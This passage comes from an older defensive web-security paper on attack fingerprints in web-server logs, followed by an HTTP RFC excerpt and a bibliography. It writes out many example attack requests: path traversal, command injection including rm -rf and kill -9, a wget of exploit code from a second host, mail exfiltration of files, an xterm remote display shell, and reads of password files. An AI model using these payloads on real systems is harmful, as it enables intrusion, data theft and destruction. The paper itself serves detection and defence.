* SSI Tag Insertion
  - Command Execution
  - Page Includes
* HTML Insertion
  - Links to unwanted sites (Spammed references)
  - Possible Alteration of statistical page
  - JavaScript Insertion
  - Possible falsification of logs
  - Popup Windows (Tricked Advertising)
* Other(Maybe)
  - Java
  - Active X
  - Python
  - TCL
  - VBscript
  - Other Markup Language Insertion
  - PHP

- ASP

- SQL/Database injection

Private Statistics Threats:

Same as above, except if cookie theft is possible, it could allow an attacker access to administrative tools.

III. Examples

The threats of modified http headers vary depending on what language the software is written in, what file format the output is displayed in, and the server permissions.

A. SSI

For example, if I have a script that prints the output in a .shtml file, then it *may* be possible to insert file includes, and depending on server configuration, execution of commands.

Below is an example of such an attack.

su-2.05# telnet localhost 80

Trying 127.0.0.1...

Connected to localhost.

Escape character is '^]'.

GET / HTTP/1.0

Referer:

User-Agent:

HTTP/1.1 200 OK

Date: Mon, 17 Dec 2001 20:39:02 GMT

Server:

Connection: close

Content-Type: text/html

In this example the attacker is inserting SSI tags into the

Referrer and User-Agent fields.

Depending on whether the software outputs this information as text or in image form, this could lead to possible file includes, or command execution. (Of course these examples could be interchangeable). If the logs are shown as text and displayed in a shtml file, and the referrer, or user agent fields are shown (most of the time they are), then these two requests will be included in the file. The next time a visitor views these logs, the SSI tags will be executed by the web server, and should display the results of the "id" command, as well as the contents of "somefile.log".

(Once again depending on server configuration).

B. Html

Inserting html is less of a threat than SSI, but it still has its concerns.

If a attacker can insert html, then there is a good chance JavaScript can also be inserted.

- Fake Logs

Sometimes an attacker will flood your logs with false entries to hide his presence.

Another possibility of html insertion would be falsification of logs. If the attacker manages to insert tags like

Zenomorph, also published a detailed technical paper available at www.cgisecurity.com on “Fingerprinting Port 80 Attacks”. This paper is very useful because it covers the signatures that are often used in fingerprinting type attacks that could lead to the attacker gaining administrative access to the web site or possibly the server.

Common Fingerprints:

This section has examples of common fingerprints used in exploitation of both web applications, and web servers. This section is not supposed to show you every possible fingerprint, but instead show you the majority of what exploits and attacks will look like. These signatures should pick up most of the known and unknown holes an attacker may use against you. This section

also describes what each signature is used for, or how it may be used in an attack.

"." ".." and "..." Requests

These are the most common attack signatures in both web application exploitation and web server exploitation. It is used to allow an attacker or worm to change directories within your web server to gain access to sections that may not be public. Most CGI holes will contain some ".." requests.

Below is an example.

* http://host/cgi-bin/lame.cgi?file=../../../../etc/motd

This shows an attacker requesting your web servers "Message Of The Day" file. If an attacker has the ability to browse outside your web servers root, then it may be possible to gather enough information to gain further privileges.

"%20" Requests

This is the hex value of a blank space. While this doesn't mean youre being exploited, it is something you may want to look for in your logs. Some web applications you run may use these characters in valid requests, so check your logs carefully. On the other hand, this request is occasionally used to help execute commands.

Below is an example.

* http://host/cgi-bin/lame.cgi?page=ls%20-al| (Otherwise known as ls -al common on a Unix system)

The example shows an attacker executing the ls command on Unix and feeding it arguments.

The argument shown reveals an attacker requesting a full directory listing. This can allow an attacker access to important files on your system, and may help give him an idea as how to gain further privileges.

"%00" Requests

This is the hex value of a null byte. It can be used to fool a web application into thinking a different file type has been requested.

Below is an example.

* http://host/cgi-bin/lame.cgi?page=index.html
The example shown may be a valid request on this machine. If an attacker see's such behavior he will certainly probe this application to find a hole in it.

* http://host/cgi-bin/lame.cgi?page=../../../../etc/motd
A web application may disallow this request because its checking for the filename to end in .htm , .html, .shtml, or other file types. A lot of the time the application tells you that this isn't a valid file type for this application. Often times it will tell an attacker that the file must end in a certain filename. From here an attacker can gather server paths, filenames and then possibly gather more information about your system.

* http://host/cgi-bin/lame.cgi?page=../../../../etc/motd%00html
This request tricks the application into thinking the filename ends in one of its predefined acceptable file types. Some web applications do a poor job of checking for valid file requests and this is a common method used by attackers.

"|" Requests

This is a pipe character, which is often used in Unix to help execute multiple commands at a time in a single request.

Example: #cat access_log| grep -F "/../"

(This shows checking in logs of .. requests which are often used by attackers and worms.) Often times valid web applications will use this character and it may cause false alarms in your IDS logs. A careful examination of your software and its behavior is a good idea so that your false alarm rates will go down.

Below are a few examples.

* http://host/cgi-bin/lame.cgi?page=../../../../bin/ls|
This request is asking for the common of ls to be executed. Below is another variation of this request type.

* http://host/cgi-bin/lame.cgi?page=../../../../bin/ls%20-al%20/etc|
This request is asking for full directory listing of the "etc" directory on a Unix system.

* http://host/cgi-bin/lame.cgi?page=cat%20access_log|grep%20-i%20"lame"

This request is asking for the command of "cat" to be executed and then the command of "grep" with an argument of -i.

";" Requests

This is the character that allows multiple commands to be executed in a row on a Unix system.

Example: #id;uname -a (This is executing the "id" command followed by the "uname" command)

Often times web applications will use this character and it may be possible to cause false alarms in your IDS logs. Once again a careful examination of your software and its behavior is a good idea so that your false alarm rates will go down.

"<" and ">" Requests

These characters are to be checked in logs for numerous reasons, the first being that these characters are used to append data to files.

Example 1: #echo "your hax0red h0 h0" >> /etc/motd
(This shows a request to write the information into this file.) An attacker may simply use a request like this to deface your website. The famous RDS exploit by rain.forest.puppy was often used by attackers to echo information into the websites main page. Check attrition.org and search for hacked websites with plain white pages with no formatting for an example.

Example 2: http://host/something.php=**Hi%20mom%20I'm%20Bold!**
This request shows a cross site server scripting attack example. You will notice the html tags use the "<" and ">" characters. While this type of attack won't grant an attacker system access, it could be used to fool people into thinking that certain information on a website is valid. (Of course they would need to visit the link the attacker wants them to. The request may be

masked by encoding the characters in hex so as not to be so obvious.)

"!" Requests

This character is often used in SSI(Server Side Include) attacks. These attacks may allow an attacker to have similar results as cross site scripting exploitation does if the attacker fools a user into clicking on a link.

Below is an example.

http://host1/something.php=
This is an example of what an attacker may do. This is basically including a file from host2 and making it appear to be coming from host1.
(Of course they would need to visit the link the attacker wants them to. The request may be masked by encoding the characters in hex so as not to be so obvious)

It also may allow him to execute commands on your system with the privileges of your web server user.

Below is an example.

http://host/something.php=
This is executing the command of "id" on the remote system. This is going to show the user id of the web server which is usually user "nobody" or "www".

It may also allow the inclusion of hidden files.

Below is an example.

http://host/something.php=
This is including the .htpasswd file. This file isn't normally allowed to be viewed by the world, and apache even has a built in rule to deny requests to .ht. The SSI tag bypasses this and can cause security problems.

"
On a poorly written php application it may execute this command locally on the remote host under the privilege of the web server user.

An addition to this chapter is that an attacker may encode these requested with hex. Check for anything out of the ordinary and research anything suspicious.

"`" Requests

The backtick character is often used in perl to execute commands. This character isn't normally used in any valid web application, so if you see it in your logs take it very seriously.

Below is an example.

http://host/something.cgi=`id`
On a poorly written web application written in perl this would execute the "id" command.

Advanced Signatures:

This section focuses more on the commands an attacker executes, along with files which may be requested, and how to detect if you're vulnerable to remote command execution. While this isn't a complete list of commands or files an attacker may request it will give you a good idea of what is happening, or being attempted against your system.

* Common commands an attacker or worm may execute.

"/bin/ls"

This is the binary of the ls command. It is often requested in full paths for a lot of common web application holes. If you see this request anywhere in your logs its a good chance your system is effected by remote command execution holes. This isn't always a problem and could be a false alarm. Once again a study of your web application is essential. If possible, test the same request that showed up in your logs and check the output for any possible execution.

Example:
http://host/cgi-bin/bad.cgi?doh=../../../../bin/ls%20-al|
Example:
http://host/cgi-bin/bad.cgi?doh=ls%20-al;

"cmd.exe"
This is the windows shell. An attacker if he has access to run

this script will pretty much be able to do anything on a windows machine depending on server permissions. Most internet worms involving port80 use cmd.exe to help spread infection of themselves to other remote systems.

http://host/scripts/something.asp=../../WINNT/system32/cmd.exe?dir+e:\

"/bin/id"
This is the binary of the id command. his is often requested in full paths for a lot of common web application holes. If you see this request anywhere in your logs there is a good chance your system is effected by remote command execution holes. This isn't always a problem and could be a false alarm. This command shows you what user you are along with information on which groups you belong to. If possible test the same request that showed up in your logs and check the output for any possible execution.

Example: http://host/cgi-bin/bad.cgi?doh=../../../../bin/id|
Example: http://host/cgi-bin/bad.cgi?doh=id;

"/bin/rm"
This is the binary of the rm command. This is often requested in full paths for a lot of common web application holes. If you see this request anywhere in your logs there is a good chance your system is affected by remote command execution holes. This isn't always a problem and could be a false alarm. This command, on the other hand, allows deletion of files and is very dangerous if either used improperly, or by an attacker. If possible, test the same request that showed up in your logs and check the output for any possible execution. If it's requesting an important filename, you may want to use judgment before doing this. If its deleting the file name stupid.txt, and it doesn't appear to exist within the website it was requested from, create the file and test it.

Example:
http://host/cgi-bin/bad.cgi?doh=../../../../bin/rm%20-rf%20*|
Example:
http://host/cgi-bin/bad.cgi?doh=rm%20-rf%20*;

"wget and tftp" commands

These commands are often used by attackers and worms to download additional files, which may be used in gaining further system privileges. wget is a Unix command which may be used to download a backdoor. tftp is a Unix and NT command which is used to

download files with. Some IIS worms used this tftp command to download a copy of themselves to an infected host to keep spreading itself.

Example: http://host/cgi-bin/bad.cgi?doh=../../../../path/to-wget/wget%20http://host2/Phantasmp.c|
Example: http://host/cgi-bin/bad.cgi?doh=wget%20http://www.hwa-security.net/Phantasmp.c;

"cat" command
This command is often used to view contents of files. This could be used to read important information such as configuration files, password files, credit card files, and anything else you can think of.

Example: http://host/cgi-bin/bad.cgi?doh=../../../../bin/cat%20/etc/motd|
Example: http://host/cgi-bin/bad.cgi?doh=cat%20/etc/motd;

"echo" command
This command is often used to append data to files such as index.html.

Example: http://host/cgi-bin/bad.cgi?doh=../../../../bin/echo%20"fc-#kiwis%20was%20here"%20>>%200day.txt|
Example: http://host/cgi-bin/bad.cgi?doh=echo%20"fc-#kiwis%20was%20here"%20>>%200day.txt;

"ps" command
This command shows a listing of running processes. It can tell an attacker if the remote host is running any security software, and also give them ideas as to other security holes this host may have.

Example: http://host/cgi-bin/bad.cgi?doh=../../../../bin/ps%20-aux|
Example: http://host/cgi-bin/bad.cgi?doh=ps%20-aux;

"kill and killall" commands
These commands are used to kill processes on a Unix system. An attacker may use these to stop a system service or program. An attacker may also use this command to help cover his tracks if an exploit he used forked a lot of child processes or crashed abnormally.

Example: http://host/cgi-bin/bad.cgi?doh=../bin/kill%20-9%200|
Example: http://host/cgi-bin/bad.cgi?doh=kill%20-9%200;

"uname" command
This command is often used to tell an attacker the hostname of the remote system. Often times a website is hosted on a ISP and this command can get an idea of which ISP he may have access to. Usually uname -a is requested and it may appear in logs as "uname%20-a".

Example: http://host/cgi-bin/bad.cgi?doh=../../../../bin/uname%20-a|
Example: http://host/cgi-bin/bad.cgi?doh=uname%20-a;

"cc, gcc, perl, python, etc..." Compilers/Interpreter commands
The "cc" and "gcc" commands allow compilation of programs. An attacker may use wget, or tftp to download files, and then use these compilers to compile the exploit. From here anything is possible, including local system exploitation.

Example:
http://host/cgi-bin/bad.cgi?doh=../../../../bin/cc%20Phantasmp.c|
Example:
http://host/cgi-bin/bad.cgi?doh=gcc%20Phantasmp.c;./a.out%20-p%2031337;

If you see a request for "perl" or "python" it may be possible the attacker downloaded a remote perl or python script, and is trying to locally exploit your system.

"mail" command

This command may be used by an attacker to email files to an email address the attacker owns. It may also be used to spam from, and spamming in this manner may not be very easy to detect.

Example: http://host/cgi-bin/bad.cgi?doh=../../../../bin/mail%20attacker@hostname%20<
Example: http://host/cgi-bin/bad.cgi?doh=mail%20steele@jersey.whitehouse.gov%20<

"xterm/Other X application" commands Xterm is often used to help gain shell access to a remote system. If you see this in your logs take it very seriously as a possible security breach. Look for a request in your logs which contains "%20-display%20" in it. This fingerprint is often used to help launch xterm or any other X application to a remote host.

Example: http://host/cgi-bin/bad.cgi?doh=../../../../usr/X11R6/bin/xterm%20-display%20192.168.22.1|

Example: http://host/cgi-bin/bad.cgi?doh=Xeyes%20-display%20192.168.22.1;

"chown, chmod, chgrp, chsh, etc..." commands

These commands allow changing of permissions on a Unix system.

Below is a list of what each does.

chown = allows setting user ownership of a file.

chmod = allows file permissions to be set.

chgrp = allows group ownership to be changed.

chsh = allows a user to change the shell that they use.

Example: http://host/cgi-bin/bad.cgi?doh=../../../../bin/chmod%20777%20index.html|

Example: http://host/cgi-bin/bad.cgi?doh=chmod%20777%20index.html;

Example: http://host/cgi-bin/bad.cgi?doh=../../../../bin/chown%20zeno%20/etc/master.passwd|

Example: http://host/cgi-bin/bad.cgi?doh=chsh%20/bin/sh;

Example: http://host/cgi-bin/bad.cgi?doh=../../../../bin/chgrp%20nobody%20/etc/shadow|

* Common files an attacker will request.

"/etc/passwd" File

The system password file. This is usually shadowed and will not provide encrypted passwords to an attacker. It will, on the other hand, give an attacker an idea as to valid usernames, system paths, and possibly sites hosted. If this file is shadowed often times an attacker will look in the /etc/shadow file.

"/etc/master.passwd"

The BSD system password file that contains the encrypted passwords. This file is only readable by the root account but an inexperienced attacker may check for the file in hopes of being able to read it. If the web server runs as the user "root" then an attacker will be able to read this file and the system administrator will have a lot of problems to come.

"/etc/shadow"

The system password file that contains the encrypted passwords. This file is only readable by the root account but an inexperienced attacker may check for the file in hopes of being able to read it. If the web server runs as the user "root" then an attacker will be able to read this file and the system administrator will have a lot of problems to come.

"/etc/motd"

The system "Message Of The Day" file contains the first message a user see's when they login to a Unix system. It may provide important system information an administrator wants the users to see, along with the operating system version. An attacker will often check this file so that they know what the system is running. From here they will research the OS and gather exploits that can be used to gain further access to the system.

"/etc/hosts"

This file provides information about ip addresses and network information. An attacker can use this information to find out more information about your system/network setup.

"/usr/local/apache/conf/httpd.conf"

The path of this file is different but this is the common path. This is the Apache web server configuration file. It gives an attacker an idea of which websites are being hosted along with any special information like whether CGI or SSI access is allowed.

"/etc/inetd.conf"

This is the configuration file of the inetd service. This file contains system Daemons that the remote system is using. It also may show an attacker if the remote system is using a wrapper for each daemon. If a wrapper is found in use an attacker next will check for "/etc/hosts.allow" and "/etc/hosts.deny", and possibly

modify these files depending on whether he gained further privileges.

".htpasswd, .htaccess, and .htgroup"

These files are used for password authentication on a website. An attacker will try to view the contents of these files to gather both usernames, and passwords. The passwords are located in the htpasswd file and are encrypted. A simple password cracker and some time on the other hand will grant an attacker access to certain password protected sections of your website, and possibly other account. (A lot of people use the same username and password for everything, and often times this can allow an attacker access to other accounts this user may have.)

"access_log and error_log"

These are the log files of the apache web server. An attacker will often times check logs to see what has been logged of both his own requests as well as others.

Often times an attacker will edit these logs and remote any reference to his hostname. It can become difficult to detect if an attacker has breached your system via port80 if these files aren't backed up or dual logged.

"[drive-letter]:\winnt\repair\sam._ or [drive-letter]:winnt\repair\sam"

This is the name of the Windows NT password file. An attacker will often request this file if remote command execution is not possible. From here he would run a program like "l0pht crack" to crack the password on the remote windows machine. If the attacker manages to crack the administrator password, then the remote machine is free for the taking.

Overflows:

I'm not going to get into buffer overflows too much in this paper, but I will show examples of what types of behavior to look out for. Buffer overflows can often be obfuscated by encoding and other tricks.

Below is a simple example.

Example:

http://host/cgi-

```
bin/helloworld?type=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

This shows an attacker sending a lot of A's to your application to test it for a buffer overflow. A buffer overflow can grant an attacker remote command execution. If the application is suid and owned by root this could allow full system access. If it is not suid them it would grant then possibly command execution as the user id of the web server.

The variants of what a buffer overflow looks like are great and this paper isn't going to cover every possible example. It is a good idea to check your logs regularly. If you see huge requests and your site normally gets small requests, it could possibly be a buffer overflow attempt from an attacker, or possibly a new internet worm variant hitting your machine.

Hex Encoding:

With all the references made above to fingerprints, attackers know that IDS systems often check for such requests in a very literal manner. A lot of the time an attacker encodes his request in hex, so that the IDS system will overlook the request. The CGI scanner known as Whisker is a great example of this. If you ever view your logs and notice a large amount of hex, or unusual characters, then its possible an attacker has attempted to exploit your system in some manner. A fast way to check to see what the hex means is to copy it from your logs, then paste it into your browser while visiting your site. If you do not have custom 404 pages, then the hex will we translated and you will be able to see exactly what the request is, along with its output. If you dont want to risk this, then a simple man ascii will provide you with the proper encodings.

5 Appendix B – HTTP RFC 2616

URL: http://www.w3.org/Protocols/rfc2616/rfc2616.html

The below is a small snippet of the RFC. I have included the portions that will help the reader better understand the HTTP protocol.

HTTP Purpose

The Hypertext Transfer Protocol (HTTP) is an application-level protocol for distributed, collaborative, hypermedia information systems. HTTP has been in use by the World-Wide Web global information initiative since 1990. The first version of HTTP, referred to as HTTP/0.9, was a simple protocol for raw data transfer across the Internet. HTTP/1.0, as defined by RFC 1945 [6], improved the protocol by allowing messages to be in the format of MIME-like messages, containing metainformation about the data transferred and modifiers on the request/response semantics. However, HTTP/1.0 does not sufficiently take into consideration the effects of hierarchical proxies, caching, the need for persistent connections, or virtual hosts. In addition, the proliferation of incompletely-implemented applications calling themselves "HTTP/1.0" has necessitated a protocol version change in order for two communicating applications to determine each other's true capabilities.

This specification defines the protocol referred to as "HTTP/1.1". This protocol includes more stringent requirements than HTTP/1.0 in order to ensure reliable implementation of its features.

Practical information systems require more functionality than simple retrieval, including search, front-end update, and annotation. HTTP allows an open-ended set of methods and headers that indicate the purpose of a request [47]. It builds on the discipline of reference provided by the Uniform Resource Identifier (URI) [3], as a location (URL) [4] or name (URN) [20], for indicating the resource to which a method is to be applied. Messages are passed in a format similar to that used by Internet mail [9] as defined by the Multipurpose Internet Mail Extensions (MIME) [7].

HTTP is also used as a generic protocol for communication between

user agents and proxies/gateways to other Internet systems, including those supported by the SMTP [16], NNTP [13], FTP [18], Gopher [2], and WAIS [10] protocols. In this way, HTTP allows basic hypermedia access to resources available from diverse applications.

HTTP Requirements

The key words "MUST", "MUST NOT", "REQUIRED", "SHALL", "SHALL NOT", "SHOULD", "SHOULD NOT", "RECOMMENDED", "MAY", and "OPTIONAL" in this document are to be interpreted as described in RFC 2119 [34].

An implementation is not compliant if it fails to satisfy one or more of the MUST or REQUIRED level requirements for the protocols it implements. An implementation that satisfies all the MUST or REQUIRED level and all the SHOULD level requirements for its protocols is said to be "unconditionally compliant"; one that satisfies all the MUST level requirements but not all the SHOULD level requirements for its protocols is said to be "conditionally compliant."

HTTP Terminology

This specification uses a number of terms to refer to the roles played by participants in, and objects of, the HTTP communication.

connection
A transport layer virtual circuit established between two programs for the purpose of communication.

message
The basic unit of HTTP communication, consisting of a structured sequence of octets matching the syntax defined in section 4 and transmitted via the connection.

request
An HTTP request message, as defined in section 5.

response
An HTTP response message, as defined in section 6.

resource
A network data object or service that can be identified by a URI, as defined in section 3.2. Resources may be available in multiple representations (e.g. multiple languages, data formats, size, and

resolutions) or vary in other ways.

entity
The information transferred as the payload of a request or response. An entity consists of metainformation in the form of entity-header fields and content in the form of an entity-body, as described in section 7.

representation
An entity included with a response that is subject to content negotiation, as described in section 12. There may exist multiple representations associated with a particular response status.

content negotiation
The mechanism for selecting the appropriate representation when servicing a request, as described in section 12. The representation of entities in any response can be negotiated (including error responses).

variant
A resource may have one, or more than one, representation(s) associated with it at any given instant. Each of these representations is termed a `varriant'. Use of the term `variant' does not necessarily imply that the resource is subject to content negotiation.

client
A program that establishes connections for the purpose of sending requests.

user agent
The client which initiates a request. These are often browsers, editors, spiders (web-traversing robots), or other end user tools.

server
An application program that accepts connections in order to service requests by sending back responses. Any given program may be capable of being both a client and a server; our use of these terms refers only to the role being performed by the program for a particular connection, rather than to the program's capabilities in general. Likewise, any server may act as an origin server, proxy, gateway, or tunnel, switching behavior based on the nature of each request.

origin server

The server on which a given resource resides or is to be created.

proxy
An intermediary program which acts as both a server and a client for the purpose of making requests on behalf of other clients. Requests are serviced internally or by passing them on, with possible translation, to other servers. A proxy MUST implement both the client and server requirements of this specification. A "transparent proxy" is a proxy that does not modify the request or response beyond what is required for proxy authentication and identification. A "non-transparent proxy" is a proxy that modifies the request or response in order to provide some added service to the user agent, such as group annotation services, media type transformation, protocol reduction, or anonymity filtering. Except where either transparent or non-transparent behavior is explicitly stated, the HTTP proxy requirements apply to both types of proxies.

gateway
A server which acts as an intermediary for some other server. Unlike a proxy, a gateway receives requests as if it were the origin server for the requested resource; the requesting client may not be aware that it is communicating with a gateway.

tunnel
An intermediary program which is acting as a blind relay between two connections. Once active, a tunnel is not considered a party to the HTTP communication, though the tunnel may have been initiated by an HTTP request. The tunnel ceases to exist when both ends of the relayed connections are closed.

cache
A program's local store of response messages and the subsystem that controls its message storage, retrieval, and deletion. A cache stores cacheable responses in order to reduce the response time and network bandwidth consumption on future, equivalent requests. Any client or server may include a cache, though a cache cannot be used by a server that is acting as a tunnel.

cacheable
A response is cacheable if a cache is allowed to store a copy of the response message for use in answering subsequent requests. The rules for determining the cacheability of HTTP responses are defined in section 13. Even if a resource is cacheable, there may be additional constraints on whether a cache can use the cached copy for a particular request.

first-hand
A response is first-hand if it comes directly and without unnecessary delay from the origin server, perhaps via one or more proxies. A response is also first-hand if its validity has just been checked directly with the origin server.

explicit expiration time
The time at which the origin server intends that an entity should no longer be returned by a cache without further validation.

heuristic expiration time
An expiration time assigned by a cache when no explicit expiration time is available.

age
The age of a response is the time since it was sent by, or successfully validated with, the origin server.

freshness lifetime
The length of time between the generation of a response and its expiration time.

fresh
A response is fresh if its age has not yet exceeded its freshness lifetime.

stale
A response is stale if its age has passed its freshness lifetime.

semantically transparent
A cache behaves in a "semantically transparent" manner, with respect to a particular response, when its use affects neither the requesting client nor the origin server, except to improve performance. When a cache is semantically transparent, the client receives exactly the same response (except for hop-by-hop headers) that it would have received had its request been handled directly by the origin server.

validator
A protocol element (e.g., an entity tag or a Last-Modified time) that is used to find out whether a cache entry is an equivalent copy of an entity.

upstream/downstream

Upstream and downstream describe the flow of a message: all messages flow from upstream to downstream.

inbound/outbound

Inbound and outbound refer to the request and response paths for messages: "inbound" means "traveling toward the origin server", and "outbound" means "traveling toward the user agent"

HTTP Overall Operation

The HTTP protocol is a request/response protocol. A client sends a request to the server in the form of a request method, URI, and protocol version, followed by a MIME-like message containing request modifiers, client information, and possible body content over a connection with a server. The server responds with a status line, including the message's protocol version and a success or error code, followed by a MIME-like message containing server information, entity metainformation, and possible entity-body content. The relationship between HTTP and MIME is described in appendix 19.4.

Most HTTP communication is initiated by a user agent and consists of a request to be applied to a resource on some origin server. In the simplest case, this may be accomplished via a single connection (v) between the user agent (UA) and the origin server (O).

```
          request chain ------------------------>
       UA -------------------v------------------- O
          <------------------------ response chain
```

A more complicated situation occurs when one or more intermediaries are present in the request/response chain. There are three common forms of intermediary: proxy, gateway, and tunnel. A proxy is a forwarding agent, receiving requests for a URI in its absolute form, rewriting all or part of the message, and forwarding the reformatted request toward the server identified by the URI. A gateway is a receiving agent, acting as a layer above some other server(s) and, if necessary, translating the requests to the underlying server's protocol. A tunnel acts as a relay point between two connections without changing the messages; tunnels are used when the communication needs to pass through an intermediary (such as a firewall) even when the intermediary cannot understand the contents of the messages.

```
          request chain ------------------------------------->
       UA -----v----- A -----v----- B -----v----- C -----v---O
          <------------------------------------- response chain
```

The figure above shows three intermediaries (A, B, and C) between the user agent and origin server. A request or response message that travels the whole chain will pass through four separate connections. This distinction is important because some HTTP communication options may apply only to the connection with the nearest, non-tunnel neighbor, only to the end-points of the chain, or to all connections along the chain. Although the diagram is linear, each participant may be engaged in multiple, simultaneous communications. For example, B may be receiving requests from many clients other than A, and/or forwarding requests to servers other than C, at the same time that it is handling A's request.

Any party to the communication which is not acting as a tunnel may employ an internal cache for handling requests. The effect of a cache is that the request/response chain is shortened if one of the participants along the chain has a cached response applicable to that request. The following illustrates the resulting chain if B has a cached copy of an earlier response from O (via C) for a request which has not been cached by UA or A.

```
       request chain ---------->
       UA -----v----- A -----v----- B - - - - - - C - -  - O
          <--------- response chain
```

Not all responses are usefully cacheable, and some requests may contain modifiers which place special requirements on cache behavior. HTTP requirements for cache behavior and cacheable responses are defined in section 13.

In fact, there are a wide variety of architectures and configurations of caches and proxies currently being experimented with or deployed across the World Wide Web. These systems include national hierarchies of proxy caches to save transoceanic bandwidth, systems that broadcast or multicast cache entries, organizations that distribute subsets of cached data via CD-ROM, and so on. HTTP systems are used in corporate intranets over high-bandwidth links, and for access via PDAs with low-power radio links and intermittent connectivity. The goal of HTTP/1.1 is to support the wide diversity of configurations already deployed while introducing protocol constructs that meet the needs of those who build web applications that require high reliability and, failing that, at least reliable indications of failure.

HTTP communication usually takes place over TCP/IP connections. The default port is TCP 80 [19], but other ports can be used.

This does not preclude HTTP from being implemented on top of any other protocol on the Internet, or on other networks. HTTP only presumes a reliable transport; any protocol that provides such guarantees can be used; the mapping of the HTTP/1.1 request and response structures onto the transport data units of the protocol in question is outside the scope of this specification.
In HTTP/1.0, most implementations used a new connection for each request/response exchange. In HTTP/1.1, a connection may be used for one or more request/response exchanges, although connections may be closed for a variety of reasons (see section 8.1).

6 Bibliography

6.1 Reference Materials

Cisco IOS HTTP Configuration Arbitrary Administrative Access Vulnerability
http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=info&id=2936

Common Vulnerabilities and Exposures, http://www.cve.mitre.org, The MITRE Corporation.

SANS Defense In-Depth module 1, SANS Institute.

Hackers Beware, New Riders Publishing, 2002.

SANS/FBI Top 20 List, http://www.sans.org/top20.htm

CERT® Coordination Center
Understanding Malicious Content Mitigation for Web Developers

http://www.cert.org/tech_tips/malicious_code_mitigation.html/

CERT® Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests
http://www.cert.org/advisories/CA-2000-02.html

Web Protocols and Practice, Addison-Wesley, 2001

HTTP Specifications and Drafts, W3C
http://www.w3.org/Protocols/Specs.html

Serving up Web Server Basics
http://webcompare.internet.com/webbasics/index.html

Header Based Exploitation: Web Statistical Software Threats
http://www.cgisecurity.com/papers/header-based-exploitation.txt, Zenomorph

Basic HTTP as defined in 1992, W3C
http://www.w3.org/Protocols/HTTP/HTTP2.html

Fingerprinting Port 80 Attacks
http://www.cgisecurity.com/papers/fingerprint-port80.txt

Best Viewed with telnet to port 80
http://sartre.dgate.org/~brg/bvtelnet80/

How web servers and the internet work
http://www.howstuffworks.com/web-server.htm

Hacking Exposed, Osborne, McGraw-Hill, 2001

Appscan 2.5 Whitepaper
http://www.sanctuminc.com/solutions/appscan/index.html

Hypertext Transfer Protocol -- HTTP/1.1 RFC 2616
http://www.w3.org/Protocols/rfc2616/rfc2616.html

Cisco Security Advisory: IOS HTTP Authorization Vulnerability
http://www.cisco.com/warp/public/707/IOS-httplevel-pub.html

Cisco Manual on Password and Privileges
http://www.cisco.com/univercd/cc/td/doc/product/software/ios121/121cgcr/secur_r/srprt5/srdpass.htm

Cisco HTTP DoS Vulnerability
http://www.securiteam.com/securitynews/5CP0C1P1FA.html